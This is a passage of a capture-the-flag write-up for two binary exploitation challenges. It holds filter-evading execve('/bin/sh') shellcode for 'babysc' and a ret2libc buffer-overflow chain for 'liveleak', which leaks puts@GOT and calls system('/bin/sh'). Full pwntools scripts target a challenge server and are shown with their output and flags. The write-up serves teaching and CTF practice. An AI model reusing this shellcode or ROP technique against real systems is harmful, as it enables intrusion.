To overcome the filtering, we can **craft the syscall inside a register** and then **use JMP to trigger it**. That said, instead of explicitly state the `syscall` (`0x050f`), let's insert the opcode for syscall into the register byte for byte and increase the byte value by 1 ... after that, use JMP to the register.

```
shellcode = asm(f'''
    xor     rdx, rdx
    mov     rbx, 0x68732f6e69622f2f
    shr     rbx, 0x8
    push    rbx
    mov     rdi, rsp
    push    rax
    push    rdi
    mov     rsi, rsp
    mov     al, 0x3b

    lea rcx, [rip]
    mov byte ptr [rcx], 0x0e        /* Write first byte */
    mov byte ptr [rcx+1], 0x04      /* Write second byte */
    inc byte ptr [rcx]              /* 0x0e -> 0x0f */
    inc byte ptr [rcx+1]            /* 0x04 -> 0x05 */
    jmp rcx                         /* Execute syscall */
''')
```

Register	RAX	RDI	RSI	RDX
Value	0x3b	"/bin/sh"	["/bin/sh"]	NULL

64-bit Calling Convention

Firstly, we have to **clear the value** that resides **within the RDX by *XORing*** inself which results in NULL value for envp.

We insert the hexstring of "//bin/sh" inside the RBX and then shift 8 bytes to the right, removing the trailing slash hence becoming **"/bin/sh\x00"**. After that, we push the RBX onto the stack and **use RDI to point to it**.

Next, we push RAX then followed by RDI onto the stack and now **use RSI to point to it** (*utilising it as the argv*) where the value is ["/bin/sh", NULL] ... After that, we **insert the syscall number into AL** (lower 8 bits).

Last but not least, we **load the next instruction address from RIP into the RCX** to get the actual running time address and then **change the lowest 2 bytes of the value to syscall instruction** (*you get it right ... right? ;) lol*).

Thanks for reading :D

⚙️ Full Script

```python
from pwn import *
elf = context.binary = ELF("./babysc")

# p = process('./babysc')
p = remote("34.133.69.112", 10001)

shellcode = asm(f'''
    xor     rdx, rdx
    mov     rbx, 0x68732f6e69622f2f
    shr     rbx, 0x8
    push    rbx
    mov     rdi, rsp
    push    rax
    push    rdi
    mov     rsi, rsp
    mov     al, 0x3b

    lea rcx, [rip]
    mov byte ptr [rcx], 0x0e        /* Write first byte */
    mov byte ptr [rcx+1], 0x04      /* Write second byte */
    inc byte ptr [rcx]              /* 0x0e -> 0x0f */
    inc byte ptr [rcx+1]            /* 0x04 -> 0x05 */
    jmp rcx                         /* Execute syscall */
''')

p.sendlineafter(b'Enter 0x1000', shellcode)
p.sendline(b'cd ../..')
p.sendline(b'cat flag')

flag = p.recvall(timeout=1).strip().decode()
log.success(f"Flag found! {flag}")

p.close()
```

⚐ Flag

```
┌──(rydzze㉿rydzze)-[~/Downloads/[Pwn] babysc]
└─$ python solve.py
[*] '/home/rydzze/Downloads/[Pwn] babysc/babysc'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        PIE enabled
    Stack:      Executable
    RWX:        Has RWX segments
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[+] Opening connection to 34.133.69.112 on port 10001: Done
[+] Receiving all data: Done (74B)
[*] Closed connection to 34.133.69.112 port 10001
[+] Flag found! Executing shellcode!

    umcs{shellcoding_78b18b51641a3d8ea260e91d7d05295a}
```


umcs{shellcoding_78b18b51641a3d8ea260e91d7d05295a}

[PWN] liveleak

📚 Description

No desc

✨ Walkthrough



```
                     *************************************************************
                     *                          FUNCTION                         *
                     *************************************************************
                     undefined vuln()
     undefined         AL:1           <RETURN>
     undefined1[64]    Stack[-0x48]... buffer
                     vuln                                            XREF[4]:

0040125c f3 0f 1e fa     ENDBR64
00401260 55              PUSH        RBP
00401261 48 89 e5        MOV         RBP,RSP
00401264 48 83 ec 40     SUB         RSP,0x40
00401268 48 8d 05        LEA         RAX,[s_Enter_your_input:_0040200d]
         9e 0d 00 00
0040126f 48 89 c7        MOV         RDI=>s_Enter_your_input:_0040200d,RAX
00401272 e8 19 fe        CALL        <EXTERNAL>::puts
         ff ff
00401277 48 8b 15        MOV         RDX,qword ptr [stdin]
         f2 2d 00 00
0040127e 48 8d 45 c0     LEA         RAX=>buffer,[RBP + -0x40]
00401282 be 80 00        MOV         ESI,0x80
         00 00
00401287 48 89 c7        MOV         RDI,RAX
0040128a e8 21 fe        CALL        <EXTERNAL>::fgets
         ff ff
0040128f 90              NOP
00401290 c9              LEAVE
00401291 c3              RET
```

```
1
2 void vuln(void)
3
4 {
5   char buffer [64];
6
7   puts("Enter your input: ");
8   fgets(buffer,0x80,stdin);
9   return;
10 }
11
```

```
[*] '/home/rydzze/Downloads/[Pwn] liveleak/chall'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x3ff000)
    RUNPATH:    b'.'
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
```

Wahhh, a **ret2libc chal** but the **libc and ld files are already provided** by the challenge creator 👀 very generous shshshhsh, anyways we are given with a 64-bit ELF (*no stack canary and also no PIE, making it easier to be exploited*), LD file (*GNU Linker*), and also LIBC file (*C standard library*).

Briefly speaking, this challenge requires us to **leak an address** from the binary, **find the base address of libc** and then **insert** `system("/bin/sh")` in payload to spawn the shell.

Leaking the Sauce 😼🤦‍♀️

We know that there is a **buffer overflow vulnerability** as the **fgets function has no proper checking** for user input and there are no canary and PIE as well, hence we can easily reach the RIP after filling the buffer. What we can do is to **leak the address of** `puts` from the binary.

```python
from pwn import *
elf = context.binary = ELF("./chall")

#p = process(['./ld-2.35.so', '--library-path', '.', './chall'])
p = remote("34.133.69.112", 10007)

offset = 0x48
pop_rdi = p64(0x4012bd)
ret_addr = p64(0x40101a)
plt_puts = p64(elf.plt['puts'])
got_puts = p64(elf.got['puts'])
```

```
┌──(rydzze㉿rydzze)-[~/Downloads/[Pwn] liveleak]
└─$ ROPgadget --binary chall | grep ": pop rdi"
0x00000000004012bd : pop rdi ; ret

┌──(rydzze㉿rydzze)-[~/Downloads/[Pwn] liveleak]
└─$ ROPgadget --binary chall | grep ": ret"
0x000000000040101a : ret
```

First and foremost, let's find and declare all variables needed to leak it. For the offset, we can find the **value of buffer size** by debugging the ELF using gdb (*or disassembling using Ghidra in this case zzz*). Next, we can **use ROPgadget to locate gadgets** in the binary specifically **`pop rdi; ret`** (*setup args for function calls*) and **`ret`** (*for stack alignment*).

In addition, we also can retrieve the **address of puts from both PLT and GOT** inside the ELF using pwntools. The PLT entry is used to call puts, while the GOT entry stores its actual address at runtime.

```python
payload = flat(
    b'a' * offset,
    pop_rdi, got_puts, plt_puts,
    elf.sym['vuln']
)

p.sendlineafter(b'Enter your input: ', payload)
p.recvline()

leaked_puts = u64(p.recvline().strip()[:6].ljust(8, b'\x00'))
log.info(f"Leaked PUTS: {hex(leaked_puts)}")
```

Next, we **leak the address of puts from GOT** using this payload. It first **overflows the buffer** up to the return address, then **uses a `pop rdi` gadget to pass the address of `puts@GOT` into `puts@PLT`**, hence printing its real address. After that, it will **redirect execution back** to the vulnerable function for the next payload.

Finding the Base 👷

```
libc = ELF('./libc.so.6', checksec=False)
libc.address = leaked_puts - libc.symbols['puts']
log.info(f"Libc base: {hex(libc.address)}")
```

Now, we can **define the base address of libc** by **subtracting the known offset of the puts function** (*from the libc file*) **from a leaked puts address at runtime** to determine where libc is actually loaded during execution. This process will help us in locating the system() function as well as "/bin/sh" string in the libc file.

Now, we can **determine the system() function, "/bin/sh" string** and finally, craft our payload to trigger the shell.

Spawn the Shell 🐚

```
system = libc.symbols['system']
binsh = next(libc.search(b'/bin/sh'))

payload = flat(
    b'a' * offset,
    pop_rdi, binsh, ret_addr, system
)
```

As usual, the payload will **overflow the buffer** and set up the stack for a function call. It **places the address of `pop rdi; ret` gadget** to **set "/bin/sh" as the first argument** (*in RDI*), **followed by a `ret` gadget** (*for stack alignment*), and **finally the address of system**, effectively calling system("/bin/sh") to spawn the shell.

```
p.sendlineafter(b'Enter your input: ', payload)
p.sendline(b'cd ../..')
p.sendline(b'cd flag')
p.sendline(b'cat *')

flag = p.recvall(timeout=1).strip().decode()
log.success(f"Flag found! {flag}")

p.close()
```

⚙️ Full Script

```python
from pwn import *
elf = context.binary = ELF("./chall")

#p = process(['./ld-2.35.so', '--library-path', '.', './chall'])
p = remote("34.133.69.112", 10007)

offset = 0x48
pop_rdi = p64(0x4012bd)
ret_addr = p64(0x40101a)
plt_puts = p64(elf.plt['puts'])
got_puts = p64(elf.got['puts'])

payload = flat(
    b'a' * offset,
    pop_rdi, got_puts, plt_puts,
    elf.sym['vuln']
)

p.sendlineafter(b'Enter your input: ', payload)
p.recvline()

leaked_puts = u64(p.recvline().strip()[:6].ljust(8, b'\x00'))
log.info(f"Leaked PUTS: {hex(leaked_puts)}")

libc = ELF('./libc.so.6', checksec=False)
libc.address = leaked_puts - libc.symbols['puts']
log.info(f"Libc base: {hex(libc.address)}")

system = libc.symbols['system']
binsh = next(libc.search(b'/bin/sh'))

payload = flat(
    b'a' * offset,
    pop_rdi, binsh, ret_addr, system
)

p.sendlineafter(b'Enter your input: ', payload)
p.sendline(b'cd ../..')
p.sendline(b'cd flag')
p.sendline(b'cat *')

flag = p.recvall(timeout=1).strip().decode()
log.success(f"Flag found! {flag}")

p.close()
```

🏳️ Flag - `umcs{GOT_PLT_8f925fb19309045dac4db4572435441d}`